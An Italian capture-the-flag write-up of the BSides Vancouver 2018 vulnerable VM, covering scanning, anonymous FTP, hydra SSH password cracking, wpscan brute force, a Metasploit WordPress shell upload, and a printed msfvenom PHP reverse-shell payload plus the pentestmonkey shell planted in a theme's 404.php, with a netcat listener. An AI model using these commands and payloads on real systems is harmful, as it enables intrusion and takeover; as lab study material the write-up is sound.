


BLACK-BLOX BSIDES VANCOUVER 2018

Indice generale

BLACK-BLOX BSIDES VANCOUVER 2018.....	1
Settaggio macchine + enumerazione di rete.....	2
Scansione utenti.....	3
Enumerazione utenti.....	4
Exploit 1.....	5
Exploit 2 (1° tentativo , fallito).....	7
Exploit 2 (2° tentativo,fallito).....	9
Exploit 2 (3° tentativo).....	11

Settaggio macchine + enumerazione di rete

Per iniziare la black box , bisognava per prima cosa capire in quale subnet si trovasse la macchina Bside , per permettere alla mia macchina kali di comunicare con essa. Di seguito la configurazione delle macchine :



Vedendo che la macchina stava su indirizzo ip : **192.168.56.104**

La configurazione era ipotizzabile , perché spesso le macchine Virtual-box , alla configurazione HOST-ONLY assegnano l'intervallo di Indirizzi IP `192.168.54.0/24`.

Dopo esserci assicurati del nostro indirizzo Kali ,ho fatto una scansione della rete per trovare l'indirizzo della macchina Bside Vancouver.

I modi per effettuare la scansione erano vari , io ne ho effettuati due .

Sudo netdiscover -r 192.168.56.0/24 - dove -r indica il range IP da scansionare

Nelle immagini sottostanti ci sono i risultati ottenuti , scansionati. Con **nmap** gli indirizzi che terminano con **.100** e **.101**. Facendo risultare che la macchina di mio interesse era la .101 L altro comando è **sudo arp-scan -l** : che ci permette come di eseguire scansioni ARP (address resolution protocol) , mentre il **-l** indica la rete locale

Currently scanning: Finished! | Screen View: Unique Hosts

9 Captured ARP Req/Rep packets, from 3 hosts. Total size: 540

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.56.1	0a:00:27:00:00:0d	1	60	Unknown vendor
192.168.56.100	08:00:27:7f:18:1b	2	120	PCS Systemtechnik GmbH
192.168.56.101	08:00:27:58:57:e8	6	360	PCS Systemtechnik GmbH

Sudo netdiscover -r 192.168.56.0/24

```
(kali@kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for kali:
Interface: eth0, type: EN10MB, MAC: 08:00:27:cb:7e:f5, IPv4: 192.168.56.104
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.56.1 0a:00:27:00:00:0d (Unknown: locally administered)
192.168.56.100 08:00:27:7f:18:1b (Unknown)
192.168.56.101 08:00:27:58:57:e8 (Unknown)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.834 seconds (139.59 hosts/sec). 3 responded
```

sudo arp-scan -l

Scansione utenti

Come anticipato prima , dopo aver trovato gli indirizzi , li ho scansionati con nmap con il seguente comando :

sudo nmap -sV 192.168.56.101 -T5 dove -sV indica di scansionare i servizi , mentre -T5 è il grado di aggressività (il massimo) data la maggiore velocità nella scansione.

```
(kali@kali)-[~]
$ sudo nmap -sV 192.168.56.101 -T5
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-28 09:48 EDT
Nmap scan report for 192.168.56.101
Host is up (0.00013s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
MAC Address: 08:00:27:58:57:E8 (Oracle VirtualBox virtual NIC)
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.34 seconds
```

Dopo di che , vedendo che c'erano delle porte aperte con dei servizi attivi , ho dato una scansione completa con il comando : **sudo nmap -A 192.168.56.101** dove -A mi permette di effettuare una scansione completa del target .

```
(kali@kali)-[~]
$ sudo nmap -A 192.168.56.101
Starting Nmap 7.94 ( https://nmap.org ) at 2023-09-27 06:14 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.00014s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.3.5
| ftp-syst:
|   STAT:
|   FTP server status:
|     Connected to 192.168.56.102
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     At session startup, client count was 4
|     vsFTPd 2.3.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
22/tcp    open  ssh      OpenSSH 5.9p1 Debian Subuntu1.10 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   1024 85:9f:8b:58:44:97:33:98:ee:98:b0:c1:85:60:3c:41 (DSA)
|   2048 cf:1a:04:e1:7b:a3:cd:2b:d1:af:7d:b3:30:e0:a0:9d (RSA)
|   256  97:a5:28:7a:31:4d:0a:80:b2:b0:25:81:d5:36:63:4c (ECDSA)
80/tcp    open  http     Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-robots.txt: 1 disallowed entry
|_ /backup/wordpress
MAC Address: 08:00:27:58:57:E8 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel


TRACEROUTE
HOP RTT      ADDRESS
1   0.14 ms  192.168.56.101

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 8.09 seconds
```

Enumerazione utenti

La prima cosa che salta all'occhio è che il servizio **ftp** risulta aperto, con accesso autorizzato all'utente **anonymous** di conseguenza ho tentato una connessione ftp con l'utente anonymous che è appunto andata a buon fine.

```
(kali@kali)-[~]
$ sudo ftp 192.168.56.101
Connected to 192.168.56.101.
220 (vsFTPD 2.3.5)
Name (192.168.56.101:kali): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||22841|).
150 Here comes the directory listing.
drwxr-xr-x  2 65534  65534   4096 Mar 03  2018 public
226 Directory send OK.
ftp> cd public
250 Directory successfully changed.
ftp> ls
229 Entering Extended Passive Mode (|||56659|).
150 Here comes the directory listing.
-rw-r--r--  1 0      0          31 Mar 03  2018 users.txt.bk
226 Directory send OK.
ftp> download user.txt.bk
?Invalid command.
ftp> get users.txt.bk
local: users.txt.bk remote: users.txt.bk
229 Entering Extended Passive Mode (|||50101|).
150 Opening BINARY mode data connection for users.txt.bk (31 bytes).
100% |*****| 31 1.05 MiB/s 00:00 ETA
226 Transfer complete.
31 bytes received in 00:00 (96.41 KiB/s)
ftp>
```



Dall'immagine qui sopra, risulta evidenziata la serie di passaggi svolti per arrivare a trovare il file **users.txt.bk**, che conteneva appunto la lista di nomi degli utenti.

Mentre per poter leggere il file l'ho scaricato attraverso il comando **get** (anch'esso evidenziato) per poi visualizzarlo nella mia macchina Kali (riquadro Fucsia)

Exploit 1

Una volta scoperti gli utenti ho tentato il pw cracking con hydra per accesso ssh dato che con l nmap risultava aperta la porta 22/tcp .

Per prima cosa ho cercato di recuperare la password utilizzando la WORDLIST rockyou.txt , con il seguente comando :

```
sudo hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101 -t5
```

```
(kali@kali)-[~]
└─$ sudo hydra -l anne -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.101 -t5
Hydra v9.3 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organization
-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-28 16:40:50
[DATA] max 5 tasks per 1 server, overall 5 tasks, 14344399 login tries (l:1/p:14344399), ~2868880 tries per task
[DATA] attacking ssh://192.168.56.101:22/
[22][ssh] host: 192.168.56.101 login: anne password: princess
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-28 16:40:56
```

specifico l utente anne , perché in questo caso è l unico che ha ottenuto un risultato , gli altri ottenevano come risposta : **target ssh://192.168.56.101:22/ does not support password authentication**

Di sopra la foto del risultato ottenuto , quello che interessava a me ,erano appunto la password dello User di login anne , la cui password risulta essere : **princess**

Una volta ottenuta la password ho effettuato l accesso a ssh con il comando :con le credenziali trovate User: anne Password : princess - comando : **ssh anne@192.168.56.101**

```
(kali@kali)-[~]
└─$ ssh anne@192.168.56.101
anne@192.168.56.101's password:
Welcome to Ubuntu 12.04.4 LTS (GNU/Linux 3.11.0-15-generic i686)

 * Documentation:  https://help.ubuntu.com/

382 packages can be updated.
275 updates are security updates.

New release '14.04.5 LTS' available.
Run 'do-release-upgrade' to upgrade to it.

Last login: Wed Sep 27 18:59:09 2023 from edokuks7.local
anne@bsides2018:~$ sudo su
[sudo] password for anne:
root@bsides2018:/home/anne# whoami
root
root@bsides2018:/home/anne# cd
root@bsides2018:~# ls
flag.txt
root@bsides2018:~# cat flag.txt
Congratulations!

If you can read this, that means you were able to obtain root permissions on this VM.
You should be proud!

There are multiple ways to gain access remotely, as well as for privilege escalation.
Did you find them all?

@abatchy17
root@bsides2018:~#
```

Nello

screenshot sopra invece troviamo i passaggi che ho utilizzato per diventare utente root , ovvero il comando - **sudo su** , la cui descrizione corrisponde :

sudo = superuser do **su** =switch user (root)


dopo aver eseguito il comando mi ha richiesto la password,dopo averla inserita si può subito notare il cambio di utente che è passato da : **anne@bsides2018** a **root@bsides2018**

poi ho cambiato la directory con il comando **cd** (change directory) e poi comando **ls** (list) per vedere l'elenco dei file. Al suo interno risultava solo esserci il file **flag.txt** (colore giallo) , successivamente aperto con il comando **cat** che mi permette di leggere il suo contenuto.

Exploit 2 (1° tentativo , fallito)

Controllando la scansione utente possiamo notare che la porta 80 risulta aperta , con la directory /backup_wordpress visibile.

Effettuo un controllo di ciò che c'è al suo interno , con scarsi risultati




sapendo che appunto è una pagina Wordpress ormai non più attiva.


A questo punto ho deciso di usufruire del tool WordpressScan (wpscan) fatto apposta per identificare vulnerabilità e debolezze in siti web Wordpress.

Il comando lanciato è il seguente :

wpscan --url http://192.168.56.101/backup_wordpress --enumerate u



che serve appunto a fare l'enumerazione degli utenti. Di seguito il risultato



Una volta trovato un utente , tento un pw cracking dizionario sempre attraverso wpscan con il comando seguente :

```
wpscan --url http://192.168.56.101/backup_wordpress --passwords /usr/share/wordlists/nmap.lst john
```

per ottenere il risultato ci sono voluti circa 4 minuti :

```
[i] No Config Backups Found.
[+] Performing password attack on Xmlrpc against 1 user/s
[SUCCESS] - john / enigma
Trying john / enigma Time: 00:04:06 <===== > (2265 / 7272) 31.14% ETA: ??:?:??
[!] Valid Combinations Found:
| Username: john, Password: enigma
```

Una volta trovata e testata la password ho cambiato tipologia di approccio e ho tentato un exploit attraverso metasploit , un framework utilizzato nei PenTest , vista la quantità di exploit e payloads al suo interno.

Comando : **msfconsole** - una volta dentro faccio la ricerca degli exploit per wp con il

Comando : **search wp** selezionando poi il numero 53 e **configurandolo** come in figura sotto

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set password enigma
password => enigma
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set rhost 192.168.56.101
rhost => 192.168.56.101
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set targeturi /backup_wordpress
targeturi => /backup_wordpress
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set username john
username => john
msf6 exploit(unix/webapp/wp_admin_shell_upload) > show options

Module options (exploit/unix/webapp/wp_admin_shell_upload):



| Name      | Current Setting   | Required | Description                                                                    |
|-----------|-------------------|----------|--------------------------------------------------------------------------------|
| PASSWORD  | enigma            | yes      | The WordPress password to authenticate with                                    |
| Proxies   |                   | no       | A proxy chain of format type:host:port[,type:host:port][...]                   |
| RHOSTS    | 192.168.56.101    | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html |
| RPORT     | 80                | yes      | The target port (TCP)                                                          |
| SSL       | false             | no       | Negotiate SSL/TLS for outgoing connections                                     |
| TARGETURI | /backup_wordpress | yes      | The base path to the wordpress application                                     |
| USERNAME  | john              | yes      | The WordPress username to authenticate with                                    |
| VHOST     |                   | no       | HTTP server virtual host                                                       |


```

dopo aver configurato le opzioni dell exploit , ho settato il payload n° 13 **php/meterpreter/bind_tcp**. Avevo provato lo stesso exploit con diverso payload , ma non andava a buon fine nonostante si avviasse.

Avviato quindi l exploit con il payload corretto, sono riuscito ad avviare una sessione meterpreter .

```
msf6 exploit(unix/webapp/wp_admin_shell_upload) > set payload 13
payload => php/meterpreter/bind_tcp
msf6 exploit(unix/webapp/wp_admin_shell_upload) > exploit

[*] Authenticating with WordPress using john:enigma...
[+] Authenticated with WordPress
[*] Preparing payload ...
[*] Uploading payload ...
[*] Executing the payload at /backup_wordpress/wp-content/plugins/PlegKjnPEo/THDeIuGKEC.php ...
[*] Started bind TCP handler against 192.168.56.101:4444
[*] Sending stage (39927 bytes) to 192.168.56.101
[+] Deleted THDeIuGKEC.php
[+] Deleted PlegKjnPEo.php
[+] Deleted ../PlegKjnPEo
[*] Meterpreter session 1 opened (10.0.2.15:43107 -> 192.168.56.101:4444) at 2023-09-28 18:14:48 -0400

meterpreter > |
```


Exploit 2 (2° tentativo, fallito)

Dopo aver visto che il primo tentativo non andava a buon fine a causa dei continui blocchi causati dalla richiesta di permessi per l'accesso ai file tramite la shell meterpreter, ho deciso di cambiare approccio.

Per prima cosa sono tornato sulla pagina di wordpress facendo l'accesso con le credenziali di john precedentemente ottenute : **User:** john **Password :** enigma

Controllando all'interno di essa, ho trovato la sezione appearance, dove erano presenti dei templates con formato .php, decidendo quindi di tentare una modifica al codice per fare apparire una modifica grafica con il codice HTML : `<h1>TEST</h1>` che serve per creare un'intestazione come se fosse un titolo, quindi di dimensioni più grandi e in grassetto

The image shows a two-part screenshot of a WordPress installation on a Kali Linux machine. The top part is a screenshot of the 'Edit Themes' page for the 'Twenty Sixteen' theme, specifically editing the 'Theme Footer (footer.php)' file. The code editor shows the footer template. A red box highlights the line `<?>` where the exploit payload `<h1>TEST</h1>` is being injected. The right sidebar shows the 'Templates' list, with 'Theme Footer (footer.php)' highlighted. The bottom part of the image shows the front-end view of the WordPress site. A red box highlights the URL bar showing the path to the footer file. Below the 'maintained' banner, the user 'john' has posted a comment 'Hello world!' on March 7, 2018. At the very bottom of the page, the word 'TEST' is displayed in a large, bold, black font, enclosed in a red box, indicating the successful execution of the exploit.

A questo punto vedendo che la modifica funzionava ho usato un altro tool di metasploit

msfvenom – la cui utilità è quella di generare payload maligni , in questo caso payload PHP.

Il comando utilizzato successivamente è il seguente :

msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.101 lport=4444 -f raw

-p indica il tipo di payload , che abbiamo visto nel primo tentativo funzionare.

lhost – specifica l indirizzo Ip target

lport – specifica la porta (sempre vista nel primo tentativo)

-f – specifica il formato del payload

```
(kali@kali)-[~]
$ msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.56.101 lport=4444 -f raw
[-] No platform was selected, choosing Msf::Module::Platform::PHP from the payload
[-] No arch selected, selecting arch: php from the payload
No encoder specified, outputting raw payload
Payload size: 1115 bytes
/*<?php /**/ error_reporting(0); $ip = '192.168.56.101'; $port = 4444; if (($f = 'stream_socket_client') && is_callable($f)) { $s = $f("tcp://{$ip}:{$port}"); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); $s_type = 'stream'; } if (!$s && ($f = 'socket_create') && is_callable($f)) { $s = $f(AF_INET, SOCK_STREAM, SOL_TCP); $res = @socket_connect($s, $ip, $port); $s_type = 'socket'; } if (!$s_type) { die('no socket funcs'); } if (!$s) { die('no socket'); } switch ($s_type) { case 'stream': $len = fread($s, 4); break; case 'socket': $len = socket_read($len) { die(); } $a = unpack("Nlen", $len); $len = $a['len']; $b = ''; while (strlen($b) < $len) { switch ($s_type) { case 'stream': $b .= fread($s, $len-strlen($b)); break; case 'socket': $b .= socket_read($len-strlen($b)); break; } } $GLOBALS['msgsock'] = $s; $GLOBALS['msgsock_type'] = $s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { $suhosin_bypass=create_function('eval($b);'); } else { eval($b); } die(); }
```

una volta ottenuto , lo andiamo a inserire all interno di uno di quei file php presenti nella pagina di wordpress.

Edit Themes

File edited successfully.

Twenty Sixteen: 404 Template (404.php)

Select theme to edit: Twenty Sixteen Select

<?php /**/ error_reporting(0); \$ip = '192.168.56.101'; \$port = 4444; if ((\$f = 'stream_socket_client') && is_callable(\$f)) { \$s = \$f("tcp://{\$ip}:{\$port}"); \$s_type = 'stream'; } if (!\$s && (\$f = 'socket_create') && is_callable(\$f)) { \$s = \$f(AF_INET, SOCK_STREAM, SOL_TCP); \$res = @socket_connect(\$s, \$ip, \$port); \$s_type = 'stream'; } if (!\$s && (\$f = 'socket_create') && is_callable(\$f)) { \$s = \$f(AF_INET, SOCK_STREAM, SOL_TCP); \$res = @socket_connect(\$s, \$ip, \$port); \$s_type = 'socket'; } if (!\$s_type) { die('no socket funcs'); } if (!\$s) { die('no socket'); } switch (\$s_type) { case 'stream': \$len = fread(\$s, 4); break; case 'socket': \$len = socket_read(\$len) { die(); } \$a = unpack("Nlen", \$len); \$len = \$a['len']; \$b = ''; while (strlen(\$b) < \$len) { switch (\$s_type) { case 'stream': \$b .= fread(\$s, \$len-strlen(\$b)); break; case 'socket': \$b .= socket_read(\$len-strlen(\$b)); break; } } \$GLOBALS['msgsock'] = \$s; \$GLOBALS['msgsock_type'] = \$s_type; if (extension_loaded(' Suhosin') && ini_get(' Suhosin.executor.disable_eval')) { \$suhosin_bypass=create_function('eval(\$b);'); } else { eval(\$b); } die(); }

Documentation: Function Name... Look Up

Update File

Templates

404 Template (404.php)

Archives (archive.php)

Comments (comments.php)

Theme Footer (footer.php)

Theme Functions (functions.php)

Theme Header (header.php)

Image Attachment Template (image.php)

back-compat.php (inc/back-compat.php)

customizer.php (inc/customizer.php)

template-tags.php (inc/template-tags.php)

Main Index Template (index.php)

Single Page (page.php)

Search Results (search.php)

Search Form

10

Ora il payload va attivato , quindi sfrutto dinuovo l utilizzo di metasploit con un exploit multi-handler che serve ad ascoltare le connessioni in ingresso di più exploit / payloads

```
msf6 exploit(multi/handler) > use exploit/multi/handler
[*] Using configured payload php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set lhost 192.168.56.101
[!] Unknown datastore option: lhost. Did you mean LHOST?
lhost => 192.168.56.101
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > exploit

[-] Handler failed to bind to 192.168.56.101:4444:- -
[*] Started reverse TCP handler on 0.0.0.0:4444
```

Da qui possiamo notare come l exploit non è andato a buon fine

Exploit 2 (3° tentativo)

Ho ripetuto gli stessi passaggi fatti nel 2 tentativo , con una modifica al comando mfsvenom e al suo utilizzo e includendo all interno del file 404.php una php-reverse-shell (pentestmonkey)

Edit Themes

File edited successfully.

Twenty Sixteen: 404 Template (404.php)

Select theme to edit: Twenty Sixteen Select

```
<?php
// php-reverse-shell - A Reverse Shell implementation in PHP
// Copyright (C) 2007 pentestmonkey@pentestmonkey.net
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. The author accepts no liability
// for damage caused by this tool. If these terms are not acceptable to you, then
// do not use this tool.
//
// In all other respects the GPL version 2 applies:
//
// This program is free software; you can redistribute it and/or modify
// it under the terms of the GNU General Public License version 2 as
// published by the Free Software Foundation.
//
// This program is distributed in the hope that it will be useful,
// but WITHOUT ANY WARRANTY; without even the implied warranty of
// MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
// GNU General Public License for more details.
//
// You should have received a copy of the GNU General Public License along
// with this program; if not, write to the Free Software Foundation, Inc.,
// 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.
//
// This tool may be used for legal purposes only. Users take full responsibility
// for any actions performed using this tool. If these terms are not acceptable to
// you, then do not use this tool.
//
// You are encouraged to send comments, improvements or suggestions to
// me at pentestmonkey@pentestmonkey.net
```

Documentation: Function Name... Look Up

Update File

Templates

- 404 Template (404.php)
- Archives (archive.php)
- Comments (comments.php)
- Theme Footer (footer.php)
- Theme Functions (functions.php)
- Theme Header (header.php)
- Image Attachment Template (image.php)
- back-compat.php (inc/back-compat.php)
- customizer.php (inc/customizer.php)
- template-tags.php (inc/template-tags.php)
- Main Index Template (index.php)
- Single Page (page.php)
- Search Results (search.php)
- Search Form

Facendo un riepilogo , ho trovato una problema all interno dei file .php presenti sulla sezione temi di wordpress che risultano editabili e soggetti a modifiche,quindi ho caricato la reverse-shell nel file 404.php e mi sono messo in ascolto sulla porta impostata nel codice php.

Attraverso l'utilizzo di netcat , utilizzando il comando `nc -l -p 4448`

Mi sono messo in ascolto , e caricando la pagina con la shell caricata nel codice (link qua sotto)

http://192.168.56.101/backup_wordpress/wp-content/themes/twentysixteen/404.php

una volta caricata la pagina , si è avviata la shell .

Una volta all'interno ho effettuato una ricerca delle cartelle a cui potevo accedere , controllandone una in particolare , ***usr/local/bin*** , perché al suo interno sono spesso presenti script o programmi personalizzati, software di terze parti o script di avvio personalizzati che vengono eseguiti all'avvio del sistema

in questo caso ho trovato un file che aggiornava in modo costante, e lo possiamo capire dal suo contenuto : **`rm -rf /var/log/apache2/*`** **# Clean those damn logs! !**

Questo comando implica un aggiornamento frequente in modo tale che i log di apache siano sempre puliti.

rm - (remove) serve per rimuovere file e delle directory.

-rf sono opzioni del comando **rm**:

-r - (ricorsivo) e indica al comando di rimuovere in modo costante

-f - (forza) e indica di rimuovere i file senza chiedere conferma, quindi non si può tornare indietro

/var/log/apache2/* è il percorso dei file che sta eliminando

```
(kali㉿kali)-[~]
$ nc -l -p 4448
